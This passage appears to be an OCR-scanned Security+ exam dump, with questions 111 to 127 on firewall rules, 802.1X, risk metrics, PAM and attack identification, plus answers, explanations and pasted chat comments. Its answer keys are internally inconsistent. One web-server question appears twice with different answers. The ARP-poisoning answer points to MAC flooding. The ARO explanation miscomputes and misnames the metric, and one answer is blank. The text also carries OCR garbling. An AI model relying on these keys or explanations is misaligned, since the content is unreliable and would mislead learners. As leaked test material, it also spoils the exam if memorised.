
2. Ensure secure management protocols are used.

3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.

If any time you would like to bring back the initial state of the simulation, please dick the Reset All button.


Network Diagram




Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Outbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
Management	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTPS Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY
HTTP Inbound	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24	ANY DNS HTTP HTTPS TELNET SSH	PERMIT DENY

Reset Answer | Save | Close


Firewall 2
Rule Name
Source
Destination
Service
Action
DNS Rule
HTTPS Outbound
Management
HTTPS Inbound
HTTP Inbound
ANY
10.0.0.1/24
10.0.1.1/24
192.168.0.1/24
ANY
DNS
HTTP
HTTPS
TELNET
SSH
PERMIT
DENY
Reset Answer
Save
Close



Check the answer in explanation.

Explanation

In Firewall 1, HTTP inbound Action should be DENY. As shown below

In Firewall 2, Management Service should be **DNS**, As shown below.

In Firewall 3, HTTP Inbound Action should be DENY, as shown below

Question #:111 - (Exam Topic 2)

An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's needs?

A. MFA

B. 802.1X

C. WPA2

D. TACACS

Answer: B


Explanation

802.1 X is a standard for network access control that provides authentication and encryption for devices that connect to a LAN/WLAN. 802.1X uses the Extensible Authentication Protocol (EAP) to exchange authentication messages between a supplicant (the device requesting access), an authenticator (the device granting access), and an authentication server (the device verifying credentials). 802.1X can prevent on-path attacks and evil twin attacks by requiring users to provide valid credentials before accessing the network and encrypting the data transmitted over the network.

On-path attacks are attacks that involve intercepting or modifying network traffic between two endpoints. An on-path attacker can eavesdrop on sensitive information, alter or inject malicious data, or redirect traffic to malicious destinations. On-path attacks are frequently perpetrated over WiFi networks**1**.

Evil twin attacks are attacks that involve setting up a fake WiFi access point that mimics a legitimate one. An evil twin attacker can trick users into connecting to the fake network and then monitor or manipulate their online activity. Evil twin attacks are more common on public WiFi networks that are unsecured and leave personal data vulnerable**23**.

802.1X is an IEEE standard for port-based network access control. It provides an authentication framework to secure LAN and WLAN connections. By implementing 802.1X, users need to authenticate before being granted access to the network. This method helps prevent on-path attacks and evil twin attacks because unauthorized devices cannot gain network access without proper authentication



Question #:112 - (Exam Topic 2)

An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

A. SLA

B. ARO

C. RPO

D. SLE

Answer: B

Explanation

ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is 100 x (1 + 0.1)^5 = 161.

David Berrios

—

Today at 12:33 PM

ARO (Annualized Replacement Occurrence) is a term used in risk management to describe the estimated frequency with which a specific event (such as replacing lost, damaged, or stolen devices) is expected to occur within a year. In this scenario, the IT manager wants to estimate the number of devices to be replaced next year based on the historical trend of a 10% increase in replacements each year. ARO is the appropriate term to describe this estimated frequency.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro

Question #:113 - (Exam Topic 2)

A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch.
The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output

VLAN	MAC	PORT
1	00-04-18-EB -14-30	Fa0 /1
1	88-CD -34-19-E8-98	Fa0 /2
1	40-11-08-87-10-13	Fa0 /3
1	00-04-18-EB -14-30	Fa0 /4
1	88-CD -34-00-15-F3	Fa0 /5
1	FA -13-02-04-27-64	Fa0 /6

Which of the following best describes the attack that is currently in progress?

A. MAC flooding

B. Evil twin

C. ARP poisoning


D. DHCP spoofing

Answer: C

Explanation

This is an attempt to redirect traffic to an attacking host by sending an ARP packet that contains the forged address of the next hop router. The attacker tricks the victim into believing that it is the legitimate router by sending a spoofed ARP reply with its own MAC address. This causes the victim to send all its traffic to the attacker instead of the router. The attacker can then intercept, modify, or drop the packets as they please.

Below is MAC flooding



Question #:114 - (Exam Topic 2)

Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?

A. EF x asset value

B. ALE / SLE

C. MTBF x impact

D. SLE x ARO

Answer: D

Explanation

The total loss expected per year due to a threat targeting an asset can be calculated using the Single Loss Expectancy (SLE) multiplied by the Annualized Rate of Occurrence (ARO). SLE is the monetary loss expected from a single event, while ARO is the estimated frequency of that event occurring in a year.

Reference: CompTIA Security+ Study Guide: Exam SY0-501, 7th Edition, by Emmett Dulaney and Chuck Easttom, Chapter 9: Risk Management, page 414.

Question #:115 - (Exam Topic 2)

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

A. Application allow list

B. Load balancer

C. Host-based firewall


D. VPN

Answer: C

Explanation

A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.

An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.



Similar question

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

A. Application allow list

B. SWG

C. Host-based firewall

D. VPN

Answer: B

SWGs (Secure **Web Gateway**) scan all inbound and outbound internet traffic, blocking outgoing access to unsecure websites and comparing incoming traffic against deny lists of known malware and malicious websites. When users access secure websites, the SWG will decrypt, evaluate, and re-encrypt HTTPS to inspect all traffic.

Of course, unknown threats are the most dangerous. Advanced SWGs incorporate artificial intelligence, machine learning, and other heuristics to detect patterns from emerging threats.

A host-based firewall is **firewall software that is installed directly on a computer (rather than a network)**. Host-based firewalls help detect and stop viruses, malware and other malicious scripts that may not have been caught by network security.

B (SWG) based on 3 things. 1. we have the servers deployed in the cloud and 2. SWGs enable companies to: - Block access to inappropriate websites or content based on acceptable use policies - Enforce their security policies to make internet access safer - Help protect data against unauthorized transfer. 3. works on layer 4 and can block ports (source:https://www.paloaltonetworks.com/cyberpedia/what-is-secure-web-gateway)

Question #:116 - (Exam Topic 2)

An organization recently completed a security control assessment .The organization determined some controls did not meet the existing security measures. Additional mitigations are needed to lessen the risk of the non-compliant controls. Which of the following best describes these mitigations?

A. Corrective

B. Compensating

C. Deterrent

D. Technical

Answer: B

Explanation

Compensating controls are additional security measures that are implemented to reduce the risk of non-compliant controls. They do not fix the underlying issue, but they provide an alternative way of achieving the same security objective. For example, if a system does not have encryption, a compensating control could be to restrict access to the system or use a secure network connection.

Question #:117 - (Exam Topic 2)

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and needed to be addressed. Which of the following is the MOST likely cause for the high number of findings?

A. The vulnerability scanner was not properly configured and generated a high number of false positives

B. Third-party libraries have been loaded into the repository and should be removed from the codebase.

C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.

D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Answer: A

Explanation

The most likely cause for the high number of findings is that the vulnerability scanner was not properly configured and generated a high number of false positives. False positive results occur when a vulnerability scanner incorrectly identifies a non-vulnerable system or application as being vulnerable. This can happen due to incorrect configuration, over-sensitive rule sets, or outdated scan databases.

https://www.professormesser.com/security-plus/sy0-601/sy0-601-video/sy0-601-comptia-security-plus-course/

Petra Martina Vrancic

—

Today at 12:44 PM

A misconfigured vulnerability scanner can lead to the identification of false positives, which are findings that are not actual security vulnerabilities but are mistakenly flagged as such by the scanner. This can result in an overwhelming number of reported issues that need to be reviewed and addressed.

Question #:118 - (Exam Topic 2)

A junior human resources administrator was gathering data about employees to submit to a new company awards program. The employee data included job title, business, phone number, location, first initial with last name and race. Which of the following best describes this type of information?

A. Sensitive

B. Non-Pll

C. Private

D. Confidential

Answer:

Explanation

sensitive PII include:

- Unique identification numbers, such as driver's license numbers, passport numbers, and other government-issued ID numbers
- Biometric data, such as fingerprints and retinal scans
- Financial information, including bank account numbers and credit card numbers
- Medical records

non-sensitive PII include:

- A person's full name
- Mother's maiden name
- Telephone number
- IP address
- Place of birth
- Date of birth
- Geographical details (ZIP code, city, state, country, etc.)
- Employment information
- Email address or mailing address
- Race or ethnicity
- Religion

Non-PII stands for non-personally identifiable information, which is any data that does not directly identify a specific individual. Non-PII can include information such as job title, business phone number, location, first initial with last name, and race. Non-PII can be used for various purposes, such as statistical analysis, marketing, or research. However, non-PII may still pose some privacy risks if it is combined or linked with other data that can reveal an individual's identity.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.investopedia.com/terms/n/non-personally-identifiable-information-npii.asp

Question #:119 - (Exam Topic 2)

A company is moving to a new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes
- A minimum of 30 minutes runtime following a power outage
- Ability to trigger graceful shutdowns of critical systems

Which of the following would BEST meet the requirements?

A. Maintaining a standby, gas-powered generator

B. Using large surge suppressors on computer equipment

C. Configuring managed PDUs to monitor power levels

D. Deploying an appropriately sized, network-connected UPS device

Answer: D

Explanation

A UPS (uninterruptible power supply) device is a battery backup system that can provide consistent power levels in case of brownouts or voltage spikes. It can also provide a minimum of 30 minutes runtime following a power outage, depending on the size and load of the device. A network-connected UPS device can also communicate with critical systems and trigger graceful shutdowns if the battery level is low or the power is not restored.

Question #:120 - (Exam Topic 2)

A Security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:

- Mobile device OSs must be patched up to the latest release.
- A screen lock must be enabled (passcode or biometric).
- Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).

A. Disable firmware over-the-air

B. Storage segmentation

C. Posture checking

D. Remote wipe

E. Full device encryption

F. Geofencing

Answer: C D

Explanation

Posture checking and remote wipe are two controls that the security engineer should configure to comply with the corporate mobile device policy. Posture checking is a process that verifies if a mobile device meets certain security requirements before allowing it to access corporate resources. For example, posture checking can check if the device OS is patched up to the latest release and if a screen lock is enabled. Remote wipe is a feature that allows the administrator to erase all data from a mobile device remotely, in case it is lost or stolen. This can prevent unauthorized access to corporate data on the device.

Question #:121 - (Exam Topic 2)

Which of the following security design features can a development team analyze the deletion or editing of data sets without affecting the original copy?

A. Stored procedures

B. Code reuse

C. Version control

D. Continunus

Answer: C

Explanation

Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.

- Data Set Versioning: When using version control, each change made to a data set is captured as a new version. The original copy remains intact, and each subsequent version is a snapshot of the data at a specific point in time. This means that any changes or deletions to the data set can be tracked without affecting the original data.
- Change Tracking: Version control systems provide detailed logs and histories of changes. Developers can review these logs to see what changes were made, who made them, and why they were made. This is valuable for analysis and auditing purposes.
- Rollback and Comparison: If a change needs to be reversed or if there are concerns about data integrity, version control systems often provide the ability to roll back to a previous version of the data set. Additionally, developers can compare different versions to identify differences.

- Stored Procedures: Stored procedures are precompiled sets of one or more SQL statements that are stored in a database. They are primarily used to perform database operations, such as queries, inserts, updates, or deletions. While they can be used to manage and control data in a database, they do not inherently provide versioning or the ability to analyze changes to data sets without affecting the original copy. Their primary purpose is to execute database operations efficiently.

- Code Reuse: Code reuse is a software development practice where common code components are written once and reused in multiple parts of an application or across different applications. While code reuse can improve efficiency and maintainability, it is not directly related to the analysis or versioning of data sets. It focuses on the reuse of code logic rather than data management.
- Continuous Integration: Continuous Integration (CI) is a software development practice that involves regularly integrating code changes into a shared repository and automatically running tests to detect integration issues. CI ensures that code changes do not break the existing functionality of an application. While CI is crucial for maintaining software quality, it does not specifically address the versioning or analysis of data sets.

References: https://www.comptia.org/certifications/security#examdetails
https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://www.atlassian.com/git/tutorials/what-is-version-control

Question #:122 - (Exam Topic 2)

Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

A. Vulnerability scanner

B. Open-source intelligence

C. Packet capture

D. Threat feeds

Answer: D

Explanation

Threat feeds, also known as threat intelligence feeds, are a source of information about current and emerging threats, vulnerabilities, and malicious activities targeting organizations. Security analysts use threat feeds to gather information about attacks and threats targeting their industry or sector. These feeds are typically provided by security companies, research organizations, or industry-specific groups. By using threat feeds, analysts can identify trends, patterns, and potential threats that may target their own organization, allowing them to take proactive steps to protect their systems.

References:

1. CompTIA Security+ Certification Exam Objectives (SY0-601):
https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf

2. SANS Institute: Threat Intelligence: What It Is, and How to Use It Effectively:
https://www.sans.org-room/whitepapers/analyst/threat-intelligence-is-effectively-36367

Question #:123 - (Exam Topic 2)

Which of the following describes where an attacker can purchase DDoS or ransomware services?

A. Threat intelligence

B. Open-source intelligence

C. Vulnerability database

D. Dark web

Answer: D

Explanation

The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

Question #:124 - (Exam Topic 2)

The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

A. Privilege escalation

B. Buffer overflow

C. Resource exhaustion

D. Cross-site scripting

Answer: B

Explanation

A buffer overflow attack occurs when an attacker inputs more data than the buffer can store, causing the excess data to overwrite adjacent memory locations and corrupt or execute code**1**. In this case, the attacker entered thousands of characters into a text box that was intended for phone numbers, which are much shorter. This could result in a buffer overflow attack that compromises the web application or server. The other options are not related to this scenario. Privilege escalation is when an attacker gains unauthorized access to higher-level privileges or resources**2**. Resource exhaustion is when an attacker consumes all the available resources of a system, such as CPU, memory, disk space, etc., to cause a denial of service**3**. Cross-site scripting is when an attacker injects malicious code into a web page that is executed by the browser of a victim who visits the page.

References: **1**: https://www.fortinet.com/resources/cyberglossary/buffer-overflow **2**: https://www.imperva.com/learn/application-security/privilege-escalation/ **3**: https://www.imperva.com/learn/application-security/resource-exhaustion/ : https://owasp.org/www-community/attacks/xss/

Question #:125 - (Exam Topic 2)

An account was disabled after several failed and successful login connections were made from various parts of the world at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

A. Time based logins

B. Password history

C. Geofencing

D. Impossible travel time

Answer: D

Explanation

Impossible travel time is a policy that detects and blocks login attempts from locations that are geographically impossible to reach from the previous login location within a certain time frame. For example, if a user logs in from New York and then tries to log in from Tokyo within an hour, the policy would flag this as impossible travel time and disable the account. This policy helps prevent unauthorized access from compromised credentials or attackers using proxy servers. References: **1** CompTIA Security+ Certification Exam Objectives, page 6, Domain 1.0: Attacks, Threats, and Vulnerabilities, Objective 1.2: Compare and contrast different types of social engineering techniques **2** CompTIA Security+ Certification Exam Objectives, page 14, Domain 3.0: Implementation, Objective 3.4: Implement identity and account management controls **3** https://docs.microsoft.com/en-us/azure/active-directory/identity-protection/howto-sign-in-risk-policy#impossibl

Question #:126 - (Exam Topic 2)

A security administrator is managing administrative access to sensitive systems with the following requirements:

• Common login accounts must not be used for administrative duties.

• Administrative accounts must be temporal in nature.

• Each administrative account must be assigned to one specific user.

• Accounts must have complex passwords.

• Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

A. ABAC

B. SAML

C. PAM

D. CASB

Answer: C

Explanation

The best solution to meet the given requirements is to deploy a **Privileged Access Management (PAM)** solution. PAM solutions allow administrators to create and manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable audit trails and logging on all systems, as well as to set up temporary access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

PAM is a solution that enables organizations to securely manage users' accounts and access to sensitive systems. It allows administrators to create unique and complex passwords for each user, as well as assign each account to a single user for administrative duties. PAM also provides audit trails and logging capabilities, allowing administrators to monitor user activity and ensure that all systems are secure. According to the CompTIA Security+ SY0-601 Course Book, “PAM is the most comprehensive way to control and monitor privileged accounts”.

Petra Martina Vrancic
—
Today at 12:56 PM
YES

[12:57 PM]

PAM typically include features such as temporary privilege elevation, individual account assignments, complex password management, and audit trail capabilities.

Question #:127 - (Exam Topic 2)

